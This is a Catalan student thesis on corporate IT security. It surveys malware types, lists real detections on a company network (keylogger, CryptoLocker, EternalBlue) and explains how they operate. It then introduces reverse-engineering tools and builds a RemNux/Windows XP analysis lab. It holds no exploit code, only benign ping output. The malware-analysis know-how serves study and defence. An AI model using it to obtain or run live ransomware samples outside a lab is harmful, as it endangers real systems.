
Una variant interessant dels troians trobat a l'entorn familiar de l'empresa són els *keyloggers*, dissenyats específicament per registrar les pulsacions en el teclat de l'equip infectat. D'aquesta manera, els delinqüents poden robar un gran volum d'informació confidencial sense que la víctima s'adoni de res.

També és important citar en aquest apartat el *ransomware*, com el seu nom indica, '*ransom*' en anglès vol dir rescat i es refereix al tipus de codi maliciós que una vegada queda instal·lat en l'equip infectat, s'encarrega de xifrar dades o restringir determinades parts per inutilitzar el dispositiu i coaccionant a l'usuari a pagar al segrestador una quantitat determinada de diners.


- **Adware:** La seva funció és descarregar i/o mostrar textos o imatges de publicitat en pantalla de la víctima.
- **Exploits:** Com el seu nom indica, aquest tipus de *Malware* tracta de explotar o aprofitar fragments de dades o seqüències de comandes amb la finalitat d'aprofitar una vulnerabilitat de seguretat d'un sistema d'informació per aconseguir un comportament no desitjat. Per exemple, atacs de denegació de serveis, accessos de forma no autoritzada o presa de control d'un sistema de còmput.  
Existeixen tres formes de contacte amb el software vulnerable:
  - *Exploit remot:* pot fer servir altre equip de la mateixa xarxa interna o tindre accés des de el propi internet.
  - *Exploit local:* Si per executar es necessita tenir abans accés al sistema vulnerable augmentant els privilegis de qui el fa servir.

- *Exploit en client*: Aprofiten les vulnerabilitats de programes d'ofimàtica instal·lats en el sistema i resideixen en els arxius que s'obren amb aquestes aplicacions.
- **Spyware**: Desenvolupat exclusivament per recol·lectar informació generada pels usuaris en els sistemes informàtics.
- **Rogue**: Tracta de simular un programa legal de seguretat i mostra alertes sobre infeccions o problemes que podria tenir el sistema que, evidentment, no són reals.
- **Ransomware**: Software desenvolupat per extorsionar a les seves víctimes, a les quals mostra un missatge informant sobre un tema rellevant que puguin fer creure que els afecta de manera directa (Pornografia, software il·legal...) i tracta de demanar compensació econòmica per recuperar l'estat.
- **RootKit**: Tracta d'evadir la detecció per part de l'usuari i les eines automatitzades de seguretat encarregades. Es tracta d'una amenaça molt difícil de detectar. Estan dissenyats per passar desapercebuts, no poden ser detectats per la majoria de software dedicat. Si un usuari intenta analitzar el sistema per veure quins processos estan executant-se, el *rootkit* ens mostrarà informació falsa i ocultant les seves pròpies tasques malicioses. Com es natura en aquest tipus de software, la seva missió principal és el control i espionatge de l'equip infectat i poden fer servir portes darreres (*backdoors*) i tasques d'enviament de contrasenyes i dades personals per beneficis il·legals de l'atacant. En la majoria dels casos, només reinstal·lant el sistema operatiu es poden eliminar.

Distribution of malware under Windows  
2017



Q1 2018




Tendència de creixement de codi maliciós

### 2.3 Actuació i propagació

Per tal d'infectar un sistema, una de les tècniques més esteses del món actual és l'enginyeria social. La seva efectivitat rau en les mancances de coneixements en seguretat informàtica que tenen la majoria d'usuaris. Els principals vectors d'atacs són les trucades telefòniques, chats i sobretot, l'ús del correu electrònic. Normalment, el Malware s'ha dissenyat per que siguin els mateixos usuaris els que infectin els seus ordinadors sense donar-se compte.

La seva propagació es fa a través de xarxes socials en tenir gran quantitat d'informació dels usuaris, els correus electrònics, ja sigui a través de fitxers adjunts o enllaços al codi maliciós i a les vulnerabilitats dels sistemes operatius.



La primera cosa que fa el delinqüent és **analitzar** allò que vol fer i veure quines són les possibilitats i beneficis que en pot treure. La següent fase tracta de **desenvolupar** el codi maliciós per dur a terme la **infecció**. Per tal de poder treure el major benefici, el Malware tracta de propagar-se i és quan arriba el moment de realitzar la tasca per la qual ha estat dissenyat, la **infecció**. Finalment, la majoria de codi maliciós es programa per **recol·lectar dades** una vegada els usuaris han interactuat amb l'atac.

### 3. Introducció al *malware*

Primer de tot farem una petita introducció al gran món del *Malware* (*malicious software*). Inicialment, la creació d'aquest tipus d'aplicacions va ser sense cap mena d'interès econòmic i sembla que les intencions van ser més per fer bromes i conèixer el potencial que pot aportar aquest tipus de tecnologia. Avui dia, per desgracia, existeixen moltes varietats de codi maliciós amb finalitats delictives. En els darrers anys està agafant una popularitat vertiginosa l'atac creixent d'un tipus de Malware conegut com a *ransomware* (*ransom-rescat*). Els ciberdelinqüents aprofiten les vulnerabilitats del sistema i penetren dins l'ordinador tot encriptant dades amb extensions conegudes tipus *.jpg*, *.doc*, *.pdf* etc.... i demanen un rescat econòmic per poder recuperar els arxius infectats. Fan servir algoritmes amb un nivell de complexitat alt i això complica la tasca de poder arreglar el problema de manera individual. Dins de la classificació actual, quan parlem de *APT*, ens referim a *Amenaça Persistent Avançada* i con el seu nom indica, es tracta d'atacs més sofisticats que es converteixen en veritables desafiaments per a organitzacions privades i administracions públiques.

#### 3.1 Exemples reals de la xarxa interna

Podem pensar que si la nostra xarxa té un antivirus resident, estem protegits però, malauradament, existeixen amenaces que calen altres eines més potents que anirem veient durant el treball.

Resum d'amenaces trobades a la xarxa interna amb NOD32:

HOST	AMENAÇA	TIPUS	URI
BMA126	Win32/Injector.DYBX	TROJAN	C:/STSV.C.EXE
CGARCIA	MSIL/WebCompanion.A	APP	C:/.../DeVLib.dll
ILABORI	MSIL/GenKryptik.CHAV	TROJAN	Mail_adj:pdf.gz
CARLOSL-PC	Win32/Filecoder.NRI	TROJAN	C:/.../.readme_txt
NACARINO	SMB/Exploit.EternalBlue.A	EXPLOIT	
OAGUSTI	JS/Kryptik.CO	TROJAN	http://relleus.cat
XEON1	Win32/InstallMonetizer.AQ	TROJAN	C:/...CBSStub.exe

Breu descripció de les amenaces:

**STSV.C.exe:** Es troba en l'arrel de la partició primària dels sistemes operatius de Windows. Conegut també com *Spyware.SCKeYLogger* (*Symantec*) o *HKTL\_KEYLOG.B* (*TrendMicro*), aquest troià destaca per gravar entrades de teclat, per tant, la qualificació de perillositat en seguretat tècnica es d'un 90%.

**WebCompanion.A:** Es troba a la subcarpeta "C:/Program Files" i s'executa quan iniciem el sistema operatiu. Es tracta Malware que es presenta com a complement del navegador intentant fer creure que protegeix la teva privacitat,


s'instal·la sense demanar cap tipus de permís. Com és un programa complement, podem desinstalar-lo des de el panell de control sense problemes, la qualificació tècnica de perillositat en seguretat és només del 25%.

**GenKryptik:** Aquest executable és una variant derivat directament del poderós *malware Zeus*<sup>2</sup> en el 2010 que tracta de xifrar arxius del sistema. Arriba per correu electrònic sota aparença d'hisenda pública i es considera un troià per la seva ocultació en forma de fitxer habitual d'oficina aprofitant l'ocultació que fa servir per defecte els sistemes operatius de Microsoft. La perillositat tècnica en seguretat tècnica és del 90%.

**Filecoder(Cryptolocker):** Aquest *ransomware* fa servir criptografia de clau pública RSA guardant-se la clau privada en els propis servidors del Malware. Tot i que és un tipus d'infecció fàcil d'eliminar, el seu poder rau en la facilitat d'inutilitzar els arxius fent la encriptació definida al inici de la descripció. Arriba com adjunt de correu electrònic amb icona i tipus d'arxiu que el fan semblar un 'pdf' aprofitant l'ús per defecte de Windows d'amagar l'extensió dels arxius que permet ocultar l'extensió vertadera. Exe. Quan s'executa per primera vegada, una part queda instal·lada a la carpeta 'Documents' amb un nom aleatori i després agrega una clau en el registre que fa que s'executi al iniciar el sistema operatiu. Intenta connectar-se amb un dels servidors de control designats per generar les claus RSA de 2048-bits i envia la clau pública a la màquina infectada. Una vegada queda completament instal·lat, comença a xifrar els arxius en discs locals i unitats de xarxa fent servir la clau pública. Només xifra arxius amb determinades extensions tipus oficina o imatges. Una vegada finalizat la encriptació, mostra una pantalla informant que els arxius han quedat xifrats. L'atacant demana rescat en *bitcoins* amb la forta pressió de destruir la clau privada del seu servidor i per tant, que sigui impossible desencriptar els arxius infectats. El creador de *CryptoLocker* va ser un rus de 31 anys que el FBI va demanar una recompensa de tres milions de dollars per qualsevol pista del seu parador.

### Global CryptoLocker Infection Rate

December 9, 2013 - December 16, 2013




**Infecció mundial del malware Cryptolocker**

### Actualització 10 de Desembre 2018:

Després d'investigar més en profunditat sobre qué va passar a l'empresa el 6 de Juny del 2018, s'arriba a la conclusió que aquest **cryptolocker** del que parlen els enginyers d'ESET no és ben be el mateix *ransomware* que va encriptar les dades.

**EternalBlue:** Considerat com a exploit, apunta la vulnerabilitat de Microsoft en la implementació d'una versió obsoleta del protocol de *Server Message Block (SMB)* a través del port 445. L'atacant examina Internet a la recerca de ports SMB exposats i en cas de trobar-los, llença el codi exploit. Si aconseguix el seu propòsit, el delinqüent executa un payload de la seva elecció en el dispositiu infectat.



### Detecció del exploit Eternal Blue 2017-2018

**Kryptik:** Considerat troià, es tracta d'una infecció que s'executa al iniciar el sistema el que fa difícil d'eliminar manualment. Com la majoria de Malware del tipus, permet a l'atacant l'accés remot al dispositiu sense el seu permís o coneixement. Potencialment perillós, es considera del 90% en seguretat tècnica.

**InstallMonetizer:** Es caracteritza per la seva forma de realitzar la instal·lació. En la finestra que permet continuar amb el botó habitual 'next' i 'cancel', curiosament, només permet clicar sobre el botó continuar mentre que el de cancel·lar resideix deshabilitat, d'aquesta manera ens obliga a fer una instal·lació del Malware si o si. El paquet de software es connecta a un lloc remot per obtenir controls previs a la instal·lació i la configuració de l'instal·lador. Afortunadament, els llocs webs als quals habitualment es connecta ja no estan disponibles. Considerem doncs un Malware de seguretat tècnica de 30% de perillositat.

### 3.1.1 Decisions i recerca del ramsonware Cryptolocker

Després de mantenir conversacions telefòniques amb els tècnics de ESET, entre les diferents propostes que s'han analitzat sobre les mostres capturades a la empresa, es decideix fer un estudi sobre el *ramsonware* **Cryptolocker** i les seves variants.

El primer problema que ens trobem és la recerca del executable que necessitem per poder fer tot l'estudi. Tot i que és un troià que ha estat resident a la xarxa interna de l'empresa, sembla que és difícil de recuperar l'arxiu principal ja que esta programat per desaparèixer una vegada comença la seva execució. Això ens obliga a trobar-lo mitjançant Internet. Existeixen web amb material descarregable i és en una d'elles que trobem 3 executables que fan referència a *ramsonware*:

- CryptoLocker\_10Sep2013
- CryptoLocker\_20Nov2013
- CryptoLocker\_22Jan2014

Val a dir que, segons s'ha anat estudiant aquest TFG, s'ha pogut comprovar que el malware que ha encriptat els equips, no ha estat exactament aquest criolock sinó un altre de la mateixa família que es troba amb la nomenclatura de **BitPaymer**. Tot i així és decideix fer l'estudi de la mostra esmentada ja que sembla ser un dels primers *ramsonware* que van aparèixer.

Amb el material sobre la taula, ja podem continuar l'estudi i creació del laboratori.

## 4. Introducció a la Enginyeria Inversa envers malware

Quan es crea qualsevol tipus de software, fem servir una metodologia natural que parteix d'un primer disseny i es va desenvolupant fins arribar al producte final. La enginyeria inversa engloba les diferents tècniques de poder trobar el disseny inicial d'un producte a partir del producte final, en el nostre cas, una amenaça en forma d'aplicació executable.

Per duu a terme l'anàlisi, existeixen dos tècniques principals:

### 4.1 Anàlisi estàtic

Describeix el procés d'analitzar codi o estructura d'un programa per poder determinar les seves funcionalitats. El programa en sí mateix no s'executa en el mateix moment, al contrari del anàlisi dinàmic que és tot el contrari. Existeixen diverses maneres d'extreure informació útil d'executables:

- Fer servir un antivirus per confirmar les intencions malèfiques del programa.
- Calcular el *hash* per identificar el Malware.

- Obtenir informació sobre: strings, funcions i encapçalaments que fa servir el programa amb les eines pertinents.

Normalment, farem servir diverses tècniques per poder reunir el màxim d'informació com sigui possible.

#### 4.1.1 Packet & Obfuscated

Podem trobar-nos problemes en el moment de fer el nostre anàlisi estàtic per la senzilla raó de que l'arxiu vingui empaquetat (*Packet*) u ofuscat (*obfuscated*). Els creadors de Malware utilitzen aquestes dues tècniques d'ocultació en el moment de generar els seus fitxers ja que és una manera de fer més difícil detectar-los i/o analitzar-los. Una manera de saber si el programa està empaquetat és intentar obtenir strings i no rebre cap resultat. Més endavant repassarem les eines per poder desempaquetar arxius.


#### 4.1.2 Arxius executables i llibreries

El fitxers que es creen amb la intenció de ser executats en un entorn Windows fan servir llibreries residents al propi sistema operatiu. La informació del encapçalament és de gran valor per al bon analista. La llista de funcions que importa són una bona peça per fer-nos a la idea de les seves funcionalitats. Per poder extreure aquesta informació del Malware existeixen bones eines com *Dependency Walker* tot i que nosaltres farem servir eines en entorn online.

#### 4.1.3 Ida Pro

Es considera el desassemblador més popular i potent del mercat. Pensem que tot i que la nostra mostra hagi estat creada en un llenguatge d'alt nivell com per exemple C++ (*en la majoria dels casos*), una vegada es compila i es crea l'arxiu definitiu executable, l'única manera de poder '*anar enrera*' en tornar a trobar codi per poder ser analitzat, és fer servir programes tipus *Ida Pro* que s'encarreguen de traduir l'executable a llenguatge assemblador. Val a dir que existeixen altres programes que s'encarreguen de transformar aquest codi a llenguatge d'alt nivell per fer-ho més fàcil d'entendre però no caldrà entrar en detall degut a la complexitat del tema:





## 4.2 Anàlisi dinàmic o en temps d'execució

Tracta d'analitzar el comportament del Malware tot executant-lo en un entorn segur i virtual. Caldrà habitualment un laboratori on farem servir eines que detectin els canvis i modificacions que s'aniran desenvolupant durant l'execució del codi.

Encara que les tècniques d'anàlisi dinàmic poden semblar molt potents, s'han de realitzar només després d'haver completat un anàlisi estàtic com a mínim de caire bàsic. Pensem que executar un *malware* tot i fer-lo en entorn virtual, pot posar en risc la xarxa i/o el sistema.

Aquesta forma d'analitzar codi maliciós implica un cert nivell de compromís i és un mètode fins i tot perillós. Fent servir màquines virtuals, es crea una xarxa entre diferents sistemes operatius on executem el malware en un i, altre s'encarrega de veure i analitzar el comportament. Caldrà doncs, muntar un laboratori virtual que detallarem més endavant.

### 4.2.1 SandBoxes

Cal introduir aquesta eina moderna de fer un anàlisi dinàmic de manera senzilla i ràpida en aquest apartat. Un *SandBox* és un mecanisme de seguretat per executar qualsevol programa en un entorn segur sense exposar el nostre

sistema. Comprenen entorns virtuals on tracten de simular, entre altres funcionalitats, serveis de xarxa per fer creure al *malware* que té les seves connexions establertes. Existeixen moltes eines online que ofereixen aquest anàlisi de comportament com per exemple, *Joe SandBox*, *Cuckoo SandBox*, *ThreatExpert*, *ViCheck*.

Val a dir, que avui dia, aquestes poderoses eines també permeten examinar altres tipus de fitxers com llibreries *.dll*, *pdf* o arxius tipus office.

#### 4.2.2 Ollydbg

Considerem aquest programa com a part de l'estudi dinàmic del Malware ja que es tracta d'un debugador que permet analitzar codi maliciós mentre s'executa. Així doncs, Ollydbg ens permet veure l'ordre de les instruccions que es van executant per poder fer-se una idea dels diferents salts entre funcions, crides a llibreries i moviments entre registres i RAM. La particularitat de fer servir un debugger és el fet de treballar amb '*breakpoints*'. Quan carreguem la mostra de Malware al programa, cal establir els moments que cal fer una parada per poder estudiar el codi que es va executant.

## 5. Anàlisi de requisits

El material necessari, a nivell hardware, per duu a terme les tasques que es volen desenvolupar es detallen més endavant:

- Un ordinador amfitrió amb suficient capacitat per poder virtualitzar 2 o més sistemes operatius a la vegada i crear un laboratori virtual.
- Accés a la xarxa interna de l'empresa per poder fer una recerca exhaustiva de tot tipus de software maliciós.
- Eines de software sobre monitorització dels processos i moviments entre les xarxes i programes d'enginyeria inversa que ens permetin veure codi a partir dels fitxers inicials executables.


Tot i que *Windows xp* sembla ser el sistema operatiu amb major vulnerabilitat, es decideix fer servir també com a segona víctima un *Windows 7* en ser un sistema més actiu i per tant, més real per donar una idea més creïble de l'amenaça que suposa el Malware avui dia.

### 5.1 Creació del laboratori virtual(xarxa)


Per tal de poder analitzar el comportament del Malware, haurem de crear i enllaçar un altre màquina virtual a la mateixa xarxa que el sistema **RemNux**. El candidat perfecte és el sistema operatiu de *Microsoft Windows xp* per la seva popularitat en vulnerabilitat.

Així doncs, una vegada queda el sistema operatiu instal·lat, caldrà configurar la xarxa de ambos màquines. Observem que virtualbox te configurada una xarxa interna amb els següents paràmetres:


## FG-SEGURETAT INFORMÀTICA A LA EMPRESA DAVID GARCIA MORENO (2018-2019)



Haurem de configurar manualment els sistemes clients per a que puguin formar part de la mateixa xarxa interna:



Ara els adaptadors estaran preparats per poder configurar internament cada sistema. En el cas de **xp**, haurem de configurar una IP estàtica que respongui al mateix rang que el seu amfitrió, posem, per exemple, 192.168.56.104:



També és important establir la porta d'enllaç i servidor DNS la direcció de la màquina virtual Linux per tal de poder resoldre les necessitats de connexió que comporten la majoria de Malware.

Caldrà desactivar el Firewall de Windows que funciona per defecte ja que si no, la màquina Linux no podrà posar-se en contacte.

De la mateixa manera, caldrà establir la mateixa política per al sistema Linux, assignarem la IP: 192.168.56.105. Cal assegurar-se de que les màquines es vegin entre sí. Fem un ping des de cadascuna:


```
remnux@remnux:~$ ping 192.168.56.104
PING 192.168.56.104 (192.168.56.104) 56(84) bytes of data.
64 bytes from 192.168.56.104: icmp_seq=1 ttl=128 time=1.65 ms
64 bytes from 192.168.56.104: icmp_seq=2 ttl=128 time=0.362 ms
64 bytes from 192.168.56.104: icmp_seq=3 ttl=128 time=0.751 ms
64 bytes from 192.168.56.104: icmp_seq=4 ttl=128 time=0.471 ms
64 bytes from 192.168.56.104: icmp_seq=5 ttl=128 time=1.60 ms
64 bytes from 192.168.56.104: icmp_seq=6 ttl=128 time=0.351 ms
```

```
C:\Documents and Settings\Administrator>ping 192.168.56.105
Pinging 192.168.56.105 with 32 bytes of data:
Reply from 192.168.56.105: bytes=32 time=1ms TTL=64
Reply from 192.168.56.105: bytes=32 time<1ms TTL=64
Reply from 192.168.56.105: bytes=32 time<1ms TTL=64
Reply from 192.168.56.105: bytes=32 time<1ms TTL=64
Ping statistics for 192.168.56.105:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

